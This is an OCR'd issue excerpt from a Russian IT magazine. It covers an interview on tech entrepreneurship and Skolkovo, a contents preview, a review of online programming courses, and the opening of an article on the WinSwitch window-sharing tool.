Проектов «go global», которые могут удивить мир (новые Parallels, Касперские, Акронисы) не много. Я всегда объясняю, что причина в том, что, во-первых, у нас нет таких индустриальных лидеров, чтобы вот эти «темы» можно было ловить и понимать, где существуют «дырки», которые можно залатать. Во-вторых, у нас нет исследований. В старые времена были отраслевые НИИ, сейчас их нет или совсем мало. То есть, непонятно, где должна формироваться база знаний. Поэтому компании в основном создаются людьми, которые начинают писать софт: смотрят, что где-то есть какие-то проблемы, и что-то там решают. Часто решают они очень нишевые задачи. А вот расширение бизнеса зачастую затруднительно. Есть куча людей, которые на таком нишевом софте зарабатывают деньги (Famatech и их RAdmin, скажем, и можно назвать еще много интересных компаний), но они вырастают до определенного размера и дальше роста у них нет. Они не могут вырваться из этой ниши, потому что у них нет базы знаний, они не знают, что дальше существует в индустрии, что они могли бы решать. И это только одна из проблем.

Когда IT-предприниматели быстро добиваются очень больших успехов, а потом начинают просаживаться. Это другая проблема. Причина одна — они зарабатывают много денег сами, владеют практически всей компанией и зарабатывают от 1 до 10 миллионов долларов в год. Им ничего не надо – у них жизнь удалась. Амбиций роста в следующий этап у них нет. Им сложно — они хотят, но, с другой стороны, им придется расставаться с этим полным владением того, что они делают. Есть, к примеру, такая компания JetBrains из Питера, вот она запросто может стать миллиардной компанией. Но их, видимо, удовлетворяют те 40-60 миллионов долларов оборота, с которыми они работают. И владельцы как бы игнорируют всех, им не интересны деньги никаких венчурных капиталистов. Но приятная штука в том, что в России таких компаний довольно много.

СКОЛКОВО

Если я увижу в Сколково «распил бабла», я сразу напишу заявление об уходе. Думаю, так поступят и другие люди из совета директоров. Эрик Шмидт, любые другие иностранцы... Если они это увидят, они уйдут. Может ли в Сколково появиться «распил»? В строительстве, в схемах строительства, наверное, что-то может произойти. Но чтобы он появился именно в области фондирования компаний... вряд ли. По крайне мере, там явно сегодня не нужно давать никому никаких откатов, чтобы получить гранты или статус участника. Все это делается очень по-честному.

Грустно, но хорошие компании не хотят брать гранты в Сколково — с ними куча возни. Я говорил со многими, и они считают, что у них нет времени на все эти отчеты. Но пока эти самые отчеты не сделаешь — следующий этап гранта не получишь. Значит, возникают кассовые разрывы. Вот компании и считают, что все это нафиг не нужно, один геморрой.

Сейчас я затаскиваю туда исследовательский проект под названием OpenFlow, который занимается направлением Software-Defined Networking. Ведь проблема номер один больших компаний и телекома — удешевить все затраты на сети и ЦОДы за счет виртуализации слоя сети. Это большое направление, модное и популярное. Я с трудом затаскиваю его в Сколково, чтобы построить исследования совместно со Стэнфордом. Но я рассчитываю, что из этого проекта может появиться новая плеяда мыслящих ученых, могут родиться прорывные компании.

У нас не формируется база знаний. Сколково должно сыграть большую роль именно в накоплении и формировании базы знаний в индустрии. Быть может, даже большую, чем оно играет сейчас. В старые времена были отраслевые НИИ, сейчас их нет. То есть, где должна база знаний формироваться — непонятно. У нас есть неплохие сетевые инженеры, есть неплохие институты, которые готовят неплохих сетевых инженеров, просто они не имеют индустриального понимания, куда им дернуться и двинуться. Если же создать базу знаний, они будут видеть: вот оно — лежит. Скажем, к примеру, если я напишу некий софт, чтобы роутер быстрее работал (именно софтовый роутер), то вот — я могу создать и компанию на основании моих исследований. Вот такие я вижу возможности.

Сколково должно быть исключением из правил. Сейчас же там для компаний, которые получают гранты, устанавливают правила: например, средняя зарплата должна быть только такая-то. Или говорят, что нельзя перераспределять бюджеты. Но ведь бывает и так, что компания очень динамичная. Может быть, компания заявила, что бюджет надо было потратить на маркетинг, но теперь его нужно потратить на покупку пяти дополнительных компьютеров. А им говорят — нет, нельзя, надо тратить на маркетинг! Вот эта совковость, которая сидит в Счетной палате, в Минфине, она и заставляет Сколково жить по правилам, и это может погубить Сколково.

Сколково нужны такие эксперты-дженералисты, которые имеют понимание в технологиях, имеют доступ к экспертизе. Как венчурный капиталист, я ведь не эксперт во всем. Если мне нужна какая-то специальная экспертиза, я нахожу человека на мировом рынке, которому я могу доверять: я знаю, что это именно тот человек, который может подсказать мне, хорошо это или плохо. Но я все же отвечаю за результат и своей репутацией.

В Сколково нужно создавать атмосферу простоты, прозрачности, доверия и репутационной ответственности. Когда не просто существует какая-то компании, а за компанией строит конкретный антрепренер, чья репутация какими-то вещами либо поднимается, либо опускается. Вот в таком случае, думаю, такая атмосфера сложится. Так живет Кремниевая долина. Чтобы создать это, нам нужно, чтобы было кипение, круговорот открытости и всего остального. Я хочу верить, что получится. Иначе будет трудно запустить инновационную индустрию в России. ⌶

ТРИ ПОЖЕЛАНИЯ ПРЕДПРИНИМАТЕЛЯМ



БЫТЬ НЕМНОЖКО CRAZY
Стремиться оставаться немножко ненормальным, даже если это непонятно окружающим.



УЧИТЬСЯ НА ОШИБКАХ
И делать их как можно больше. Но никогда не повторять!



СТАВИТЬ АМБИЦИОЗНЫЕ ЗАДАЧИ
И так их отмерять, чтобы даже если ты достигнешь 20-30% от задуманного, то мог бы собой гордиться.

Preview

30 страниц на одной полосе.
Тизер некоторых статей.

PCZONE


30

УНИВЕР ОНЛАЙН

Освоить новый для себя язык программирования сегодня просто как никогда. Чтобы получить минимальный базис, с помощью которого можно начать разработку простейших приложений, теперь необязательно даже читать умные книжки. Для многих технологий появились очень доступные и понятные обучалки, которые в интерактивном режиме позволяют пощупать новую для себя технологию без лишней прилюдии и занудства. А для фундаментальных предметов ведущие ВУЗы мира разрабатывают онлайн-курсы, позволяющие прослушать лекции, ранее доступные только студентам за бешенные деньги.



PC ZONE



36

РАСШАРИТЬ ПРИЛОЖЕНИЕ!

Можно ли перенести окно приложения из WIndows-системы в Linux и продолжить с ним работу? Можно, если установить на обоих компьютерах утилиту WinSwitch.





40

«GOOGLE СЛЕДИТ ЗА ТОБОЙ, МЫ — НЕТ»

Google уже давно мейнстрим. Гики предпочитают другой поисковик — DuckDuckGo, который заботится об анонимности пользователей.

ВЗЛОМ



56

ТЕМНАЯ СТОРОНА ТРАССИРОВКИ

Механизмы отладки и трассировки ASP. NET приложений, которыми пользуются web-разрабочики, могут стать причиной взлома. Разбираемся на примере.

ВЗЛОМ



60

ВЗЛОМ MAIL.RU АГЕНТА

Эта статья не о взломе замечательного мессенджера. Это история о том, как с нуля был отреверсен формат, в котором хранятся сообщения пользователя.


MALWARE



74

С АНТИВИРУСОМ ПОКОНЧЕНО

Последняя статья из серии о внутреннем устройстве анивирусов. В этот раз мы рассмотрим мониторинг сетевой активности и песочницы.



80

НЕИЗВЕСТНАЯ УГРОЗА

Испытываем эвристику аверов на самых новых вирусах, которые еще не появились в базах популярных антивирусных решений.

Капитан Улитка



УНИВЕР ОНЛАЙН

МОЖНО ЛИ СТАТЬ СПЕЦИАЛИСТОМ В IT, НЕ ВЫХОДЯ ИЗ ДОМА? ДА!

На одних только статьях журнала «Хакер» далеко не уедешь. Это я тебе точно говорю. Если хочешь стать настоящим специалистом в области IT, необходимо учиться и обязательно получить фундаментальные знания о предмете. К счастью, сегодня для этого возможностей больше, чем когда-либо. В Сети не только доступно множество учебников бесплатно, но и стремительно развиваются совершенно новые, прогрессивные способы обучения. И особенно это касается нашей – IT'шной — специальности.

Цель данного материала — показать, насколько просто сегодня можно обучаться самостоятельно. Быстро осваивать новые технологии и языки программирования. При этом делать это не в напряг и получать настоящее удовольствие от обучения. Я не претендую на полноту картины, и эта статья, само собой, не является сборником всех проектов, которые могут помочь тебе в самообразовании. Но я постарался собрать некоторые особенно интересные сервисы, которые были интересны лично мне. Уверен, они пригодятся и тебе.


Изучаем английский язык



Я серьезно рискую, начиная этот материал со слов «английский язык». У многих людей с ним сложности, и ирония в том, что чем серьезнее проблема, тем больше люди противятся его изучению, придумывая отговорки и оправдания. Как бы там ни было, могу тебе сказать с полной уверенностью: по-настоящему успешный IT-специалист если и может обойтись без английского языка, то упускает при этом многие интересные возможности. Большинство авторитетных конференций проходит на английском. В самых крупных сообществах специалистов принят английский язык. Известные ученые ведут блоги и пишут статьи на английском языке. На английском языке говорят в Силиконовой долине. И на нем же изъясняются программисты из Индии, которых стало так много, что спрятаться от них у тебя не получится при всем желании :). Короче говоря, изучение языка нужно добавить в свой личный список дел в качестве одного из приоритетных пунктов. Сказать по правде, абсолютное большинство ресурсов, о которых я буду говорить далее, требуют хотя бы минимального знания английского. Однако для первого проекта из нашего обзора иностранный как раз не нужен — напротив, он направлен на то, чтобы ты быстро прокачал свои знания «ИнЯз'а».

LINGUALEO

Есть простое правило: чтобы лучше и увереннее подтягиваться на турнике, нужно больше и чаще подтягиваться на турнике. Просто интенсивнее заниматься. Так же и с английским: чтобы хорошо понимать на слух английскую речь, не вслушиваясь в каждое слово в попытке разобрать хоть что-то, нужно больше слушать этой самой речи. Можно начать с просмотра какого-нибудь сериала, подключив для уверенности оригинальные субтитры, но... по сравнению с тем, что представляет сервис LinguaLeo.ru, — это прошлый век. В его базе уже собрано огромное количество сериалов, всевозможных фильмов, записей различных семинаров и выступлений (например, тематических минивыступлений с TED.com), лекций из западных университетов (в том числе по иностранному языку) и так далее. Все это разбито на категории по тематике, сложности и рейтингу у пользователей. Но главное заключается в том, как именно сервис позволяет этот контент потреблять. Рядом с видео выводится полная расшифровка речи, поэтому ты всегда можешь прочитать непонятный на слух фрагмент. Встречаешь неизвестное слово? Один клик, — и LinguaLeo тут же показывает перевод и заносит это слово в твой личный словарь, чтобы дальше с помощью самых разных упражнений ты мог запомнить его и начать использовать в нужном контексте. Никаких тебе больше ковыряний с субтитрами и словарей, – ты просто смотришь интересный для



себя контент и быстро разбираешься с непонятными местами. Для себя я не вижу лучшего способа, во-первых, пополнять словарный запас, а во-вторых, привыкнуть к английской речи. Чтобы «отрабатывать» те слова, которые просто встречаются в интернете, я давно себе установил специальный аддон для браузера.

Онлайн-универы



Найдется немало людей, которые захотят поспорить о том, необходимо ли ИТ-специалисту высшее образование. Правы те, кто говорит, что фундаментальные знания остро необходимы. Но можно согласиться и с теми, кто утверждает, что всему можно научиться самостоятельно, — было бы желание. Последнее стало еще проще после того как ведущие западные вузы с зашкаливающей стоимостью обучения начали не только выкладывать видео своих лекций (например, в iTunes), но и вообще формировать культуру преподавания университетских предметов онлайн. Хотел бы я сейчас отметить подобные инициативы со стороны российских вузов, но здесь сказать пока нечего.

УЧЕБНЫЕ КУРСЫ ОТ СТЭНФОРДА

Университет Стэнфорда, расположенный в Калифорнии, известен по всему миру. Фактически это кузница кадров для технологических компаний Силиконовой долины, многие из которых расположены в Пало Альто — в том же городе, что и сам университет. Попасть в Стэнфорд — мечта для многих молодых людей, которые жаждут сделать карьеру в области ИТ. Чем больше читаешь про Стэнфорд, тем больше радуешься тому факту, что осенью университет запустил проект бесплатных онлайн-курсов. Изначально всем желающим предлагалось пройти три курса: «Машинное обучение» (ml-class.org), «Искусственный интеллект» (ai-class.com), «Введение в базы данных» (db-class.org). Каждый из курсов состоит из лекций, проверочных работ и финального экзамена. В случае успешного завершения обучения студент получает сертификат в виде PDF-файла, заверенного цифровой подписью преподавателя. Эксперимент оказался успешным, и в начале года Стэнфорд анонсировал сразу дюжину новых курсов, в том числе:

- Информационная безопасность (security-class.org);
- Проектирование и анализ алгоритмов (security-class.org);
- Теория игр (cs101-class.org);
- Информатика (cs101-class.org);
- Криптография (cs101-class.org);

Помимо непосредственно ИТ'шных предметов, есть пара курсов по предпринимательству (в области высоких технологий). Я пока успел послушать курс по машинному обучению и получил огромное удовольствие. Курс построен таким образом, чтобы быть понятным практически каждому, хотя, безусловно, знания в области дискретной математики и математического анализа будут здесь очень полезны. Надо сказать, что видео любого из курсов сопровождается субтитрами на случай, если что-то сложно разобрать на слух. Как правило, язык очень простой, поэтому все понятно даже со средним уровнем английского.

MITX ОТ МАССАЧУСЕТСКОГО ТЕХНОЛОГИЧЕСКОГО ИНСТИТУТА

Ты наверняка слышал и о MIT — не менее известном западном вузе. Тот тоже пошел по стопам Стэнфорда и в начале года анонсировал разработку MITx — технологической платформы для онлайн-образования. И вот уже в феврале появилась информация о первом курсе, который будет проходить с помощью этой системы – «6.002x: Схемотехника и электроника». Обучение начнется весной и потребует примерно десять часов в неделю. Предмет непростой, поэтому допускаются только студенты, обладающие необходимыми знаниями по электричеству, магнетизму и дифференциальному исчислению. Среди трех преподавателей — профессор Джеральд Сассмен, который создал язык Scheme и является автором одного из самых лучших учебников по программированию — «Structure and Interpretation of Computer Programs». В скором будущем обещается появление и других предметов. Уверен, что подобное по зубам и российским учебным заведениям, которые просто обязаны не отставать.

JavaScript



Главное, о чем я хочу сегодня рассказать — это сервисы, позволяющие изучить вполне конкретный язык программирования. Тут очень заметна закономерность: чем активнее язык развивается и набирает популярность, тем больше появляется инструментов для его изучения. Для примера я взял несколько особенно модных языков программирования: Python, Ruby (плюс Ruby on Rails) и, конечно же, JavaScript (HTML5). С последнего и начнем.
Ни одно современное веб-приложение не обходится сегодня без ударной дозы кода на JS, на котором полностью реализовано взаимодействие с пользователем. Особенные гики умудряются имплементировать на JavaScript совершенно невозможные вещи: взять хотя бы проект виртуальной машины, на которой вполне себе успешно запускается Linux (bellard.org/jslinux). Но этот случай мы рассматривать не будем :).


CODECADEMY

www.codecademy.com

Простой вопрос: какой самый проверенный способ выучить новый язык программирования? Взять умную книгу и начать ее читать. Этот подход никогда не устареет. Так было двадцать лет назад, так есть и сейчас. Однако сложно представить, что к 21 веку не придумали более прогрессивных методов обучения, тем более — обучения программированию. Codecademy — это стартап, позиционирующий себя как школу разработчика. За семьдесят два часа после открытия он собрал более двухсот тысяч (вдумайся в цифру!) начинающих программистов, предложив им пройти интерактивный курс JavaScript.

Секрет успеха в изящности процесса обучения. С помощью специального интерфейса студентам сразу же начинают рассказывать о базовых особенностях языка и его синтаксиса, и, что важнее всего, предлагают сразу проверить знания в действии, набрав код в специальной консоли. Все это происходит в браузере, без необходимости устанавливать что-либо на своем компьютере. Шаг за шагом можно быстро разобраться, что к чему, и понять все базовые принципы JavaScript. Чтобы еще больше стимулировать студентов к обучению, по мере прохождения курса им выдаются награды.

Проект быстро получил финансирование и очень скоро обещает значительное пополнение учебных курсов. Уже сейчас доступна система для создания своих курсов на готовой платформе Codecademy. Проект выбрал модель UGC (User-generated content) и сейчас активно привлекает к пополнению контента сообщество.



ВЫУЧИТЬ JQUERY ЗА ТРИДЦАТЬ ДНЕЙ

learnjquery.tutsplus.com


Неотделимой частью JavaScript постепенно стала библиотека jQuery, упрощающая работу с HTML-документом, обработку событий, создание анимации и реализацию AJAX. Фактически jQuery во многом изменил подход к программированию на JavaScript. Разобраться с библиотекой в принципе несложно. Но чтобы сделать это еще более безболезненно, портал Nettuts+, известный своими качественными обучающими статьями, разработал специальный курс. Курс разбит на тридцать уроков-скринкастов по пятнадцать минут каждый, что позволяет день за днем постепенно брать библиотеку на вооружение. Как ни крути, а пятнадцать минут можно найти всегда. Да и формат обучения очень приятный: лично для меня нет ничего более понятного, чем непосредственная демонстрация кодинга с комментариями по ходу дела. Для тех, кто только начинает изучать JS, есть и видеокурс этого же автора (bit.ly/AqK4s0).



ПЕРВЫЙ ПОЛЕТ НА JQUERY

codeschool.com/courses/jquery-air-first-fligh

Если спросить, кто снимает скринкасты эталонного качества, то среди победителей совершенно точно будет онлайн-школа программирования c<>de school. Это очень профессиональный проект, предлагающий как платные, так и бесплатные курсы для специалистов различного уровня. Курс «jQuery Air: First Flight» долгое время был платным, но с недавнего времени открыт всем желающим. Он состоит из пяти уровней, каждый из которых включает в себя обучающий скринкаст и интерактивные упражнения по программированию, реализованные прямо в браузере. За прохождение заданий начисляются очки (например, 350 за решенную задачку). Если где-то возникла трудность, можно попросить подсказку, но в этом случае не избежать штрафных баллов. На первом уровне предлагается пройти азы JavaScript, на втором — селекторы, на третьем — CSS-атрибуты, на четвертом — манипулирование с HTML-элементами и DOM, на пятом — работа с событиями. Чтобы пройти курс, необходимо выполнить пятьдесят пять простых и не очень упражнений.



Ruby и Ruby on Rails




Если ты читал в прошлом номере интервью с Аленой Владимирской, которая по праву считается ведущим хедхантером Рунета, то уже знаешь, насколько востребованными сейчас являются программисты на Ruby on Rails. За грамотными специалистами, готовыми быстро поднимать растущие веб-проекты, гоняются все. И чем больше растет спрос, тем больше становятся зарплаты. Если у тебя есть опыт программирования, и ты хочешь переквалифицироваться на более востребованное направление, то Ruby в связке с Ruby on Rails — совершенно точно очень неплохой вариант. И выучить его сейчас можно довольно быстро. Впрочем, знание языка пригодится, даже если ты не собираешься работать профессиональным разработчиком. Ruby популярен и среди экспертов по информационной безопасности: к примеру, известный фреймворк для хакера Metasploit (и в том числе все его модули) написаны именно на Ruby.

RUBYMONK

rubymonk.com

Проект представляет собой интерактивную книгу, состоящую из пятидесяти упражнений, позволяющих быстро пройтись по основам Ruby. Тебе говорят: «Массив из элементов создается так – попробуй». И ты пробуешь. Далее объясняется что-то еще, — ты опять же сразу проверяешь это в действии. Как только знаний становится достаточно, тебе предлагаются более сложные упражнения. Совершенно улетно реализована проверка выполненных заданий (код решения, естественно, надо набирать прямо в браузере, а редактор даже поддерживает подсветку синтаксиса). Для каждого упражнения заданы контрольные точки, по которым проверяется правильность решения. Таким образом, в любой момент можно понять, что именно не нравится интерактивной системе, какой результат должен быть на выходе, и где в твоем решении спряталась ошибка.



TRY RUBY

tryruby.org


Если у тебя был мало-мальский опыт программирования, то эта интерактивная обучалка буквально за пятнадцать минут позволит тебе пройтись по базовым понятиям языка Ruby и понять, что к чему. Впрочем, даже если ты вообще никогда не имел дело с программированием, try ruby будет тебе по зубам. Правда, в этом случае обучение, вероятно, займет чуть больше времени. Всего нужно пройти восемь уроков и справиться с более чем пятьюдесятью заданиями. Проект стал еще лучше после того, как его взяла под свое крыло уже упомянутая выше школа c<>de school. Теперь это практически идеальный репетитор.



THE INTRO TO RAILS SCREENCAST I WISH I HAD

bit.ly/zqLVPH


Как уже было отмечено, язык Ruby четко ассоциируется с популярнейшим фреймворком для построения веб-приложений Ruby On Rails. Последний помог взлететь не одному стартапу из Силиконовой долины, в том числе и Twitter'у. Джеффри Вэй — главный редактор сервиса tutsplus.com — записал убойный скринкаст с говорящим названием «Скринкаст для чайников в Rails, с которого я хотел бы начать сам». В 40-минутном ролике в самой доходчивой форме рассказывается, как использовать Rails. После этого слова «Models», «TDD», «ActiveRecord», «RSpec», «Capybara», «Partials» уже не будут пугать. Это не единственный скринкаст для начинающих: немало видеоуроков для программистов самого разного уровня можно найти на другом профильном проекте — railscasts.com.



RAILS FOR ZOMBIES

railsforzombies.org

После того (и только после того!) как у тебя будут необходимые знания Rails и некоторый опыт в создании веб-приложений, обязательно нужно пройти бесплатный курс «Рельсы для зомби» от все той же школы c<>de school. Записанные на неизменно высоком уровне уроки, приправленные здоровой дозой юмора, сопровождаются упражнениями, составленными из ситуаций, с которыми каждый день встречаются программисты на «рельсах». Если этого курса тебе окажется мало, то у авторов есть продолжение «Rails for Zombies 2», но его можно пройти уже только за денежку.



Python



Python — один из популярнейших языков программирования среди специалистов по информационной безопасности. Огромное количество подключаемых библиотек позволяет быстро писать сложные сценарии и вспомогательные приложения. Многие профи вообще считают Python идеальным инструментом для максимально быстрого прототипирования сложных информационных систем. Впрочем, прототипом дело часто не ограничивается: найдется немало проектов, код которых написан на Python, и которые выдерживают огромные нагрузки. Изучить этот язык можно даже просто для себя: у меня десятки раз бывала ситуация, когда нужно было что-то оптимизировать, и каждый раз знания языка оказывались очень полезны.
Более того, Python часто встраивают во многие серьезные приложения в качестве скриптового языка, чтобы иметь богатые возможности для создания сценариев.

ПОПРОБУЙ PYTHON!

trypython.org


Лучший способ быстрого старта — попробовать онлайн-обучалку Python. По интерактивности сервис сильно проигрывает аналогичным проектам для JS и Ruby, но, тем не менее, позволяет пройти базовый курс обучения прямо в браузере. На компьютер не надо даже устанавливать интерпретатор. Это очень удобно: любой приведенный пример можно тут же попробовать в действии. Однако на этом интерактивность заканчивается: Try Python никак не проверяет твой код, не следит за правильностью действий и не предлагает задачки для проверки знаний. Весь курс состоит из семи частей (пять по Python и две по IronPython). Забавно, что сам сервис написан на Silverlight'е.



ОНЛАЙН-РЕПЕТИТОР PYTHON

onlinepythontutor.com

Забавный сервис был разработан в рамках курса по программированию в известной американской кузнице программистов Массачусетского технологического института. Его идея заключается в том, чтобы визуализировать выполнения сценариев, написанных на Python, позволяя пошагово выполнять их (вперед-назад) и на каждом шаге просматривать значения разных структур данных (переменных, объектов в куче, фреймов стэка). Это может быть произвольный код, набранный прямо в браузере, или один из нескольких заранее заготовленных сниппетов, взятых из учебной программы Python в MIT. Забавно, что здесь есть несколько задачек, которые предлагают соискателям на должность программистов. С решениями. Сервис можно было бы назвать онлайн-отладчиком, однако для выполнения сложных сценариев использовать его уже нельзя из-за отсутствия




возможности подключения модулей, выполнения I/O-операций и так далее. Кстати, код проекта полностью открыт.

УРОКИ PYTHON ОТ GOOGLE

code.google.com/edu/languages/google-python-class/index.html

Google давно славится тем, что активно использует у себя Python. В компании есть даже специальный курс, предназначенный для людей, у которых пока мало опыта в программировании (естественно, они не работают на должности разработчиков). Теперь этот курс полностью открыт и бесплатен. Он включает в себя пошаговые мануалы, видео лекций, а также много упражнений для тренировки и закрепления материалов. Первые занятия касаются базовых понятий в Python (вроде строк и списков), далее — последовательно освещается разработка полноценных приложений, работающих с файлами, процессами и HTTP-соединениями. Надо сказать, что



в Google этот курс проходит по интенсивному сценарию и умещается в два дня.

ПОПРОБОВАТЬ ТЕХНОЛОГИЮ!

Интерактивные обучалки, позволяющие быстро прочувствовать новую технологию, появляются, как грибы после дождя. Ниже я привожу еще несколько подобных проектов, которые не вошли в сегодняшний обзор, но будут очень полезны, если ты хочешь, к примеру, познакомиться с набирающими оборот функциональными языками программирования или новомодными NoSQL базами данных.

- Haskell: tryhaskell.org;
- Scala: simplyscala.com;
- Erlang: tryerlang.org;
- Clojure: try-clojure.org;
- MongoDb: try.mongodb.org;
- RedisDb: try.redis-db.com;
- C#: bit.ly/A4HR9m;
- Язык запросов SQL: sql-ex.ru.



Visit our website to view the complete line of TSW Wheels

TSW is dedicated to being the world's premium provider of staggered wheel applications and has more one-piece staggered wheel sizes than any other wheel brand in the world.

Антон «Ant» Жуков (zhukov.a@real.xakep.ru)

УЧИМСЯ ПЕРЕНОСИТЬ ЗАПУЩЕННЫЕ ПРОГРАММЫ С ОДНОГО КОМПЬЮТЕРА НА ДРУГОЙ



Расшарить между компьютерами какой-либо документ — просто. Предоставить удаленный доступ к рабочему столу — нет проблем. Но почему-то до сих пор нельзя просто «поделиться» запущенным приложением — взять и быстро перенести его окно из одной системы в другую. С появлением проекта WinSwitch это стало возможным.



ЧТО ТАКОЕ WINSWITCH?

Если ты часто имеешь дело с виртуальными машинами, то наверняка знаешь о такой замечательной возможности как перенос окон из гостевой операционной системы, запущенной в виртуальном окружении, в хостовую ОС (основную систему на компьютере). То есть если на виртуальной машине крутится винда, а сама виртуальная машина работает на Ubuntu, то любые запущенные приложения можно «перенести» из Windows в Ubuntu. Что самое прикольное, — они будут работать так, как если бы были запущены самым обычным способом. У меня давно возникла идея реализовать что-то подобное, но не в плоскости виртуальной машины, а с точки зрения протоколов для доступа к удаленному рабочему столу. RDP или VNC без проблем позволяют получить картинку с компьютера, который может находиться за тысячи километров, и вполне комфортно с ним взаимодействовать. Но зачем нужна картинка полного рабочего стола, когда работать приходится с одним или двумя конкретными приложениями? Ведь можно же отображать только их окна? Удивительно, но реализации такой простой идеи долго не было. Пока не появился WinSwitch!

Как это выглядит? Запустив какое-либо приложение через специальный сервер, ты сможешь напрямую перенести его на любое устройство, где будет установлен соответствующий клиент. Тут нужно понимать — не файлы приложения, а именно окно программы, с которым можно работать. Теперь, если нужно продолжить работу над текущим документом в Microsoft Word или, скажем, над проектом в Visual Studio на другом компьютере, можно просто «перетащить» туда окно. А поскольку проект кроссплатформенный, то это еще и отличный способ работать с приложением в том случае, когда для нужной системы нет подходящей версии. Или вот еще пример: у меня дома рядом стоят компьютер на Windows и ноутбук на Ubuntu, — теперь я без проблем могу перекидывать приложения с одной системы на другую (ну и с одного экрана на другой). Хоть даже Visual Studio. В результате можно расшарить не документ, а приложение.

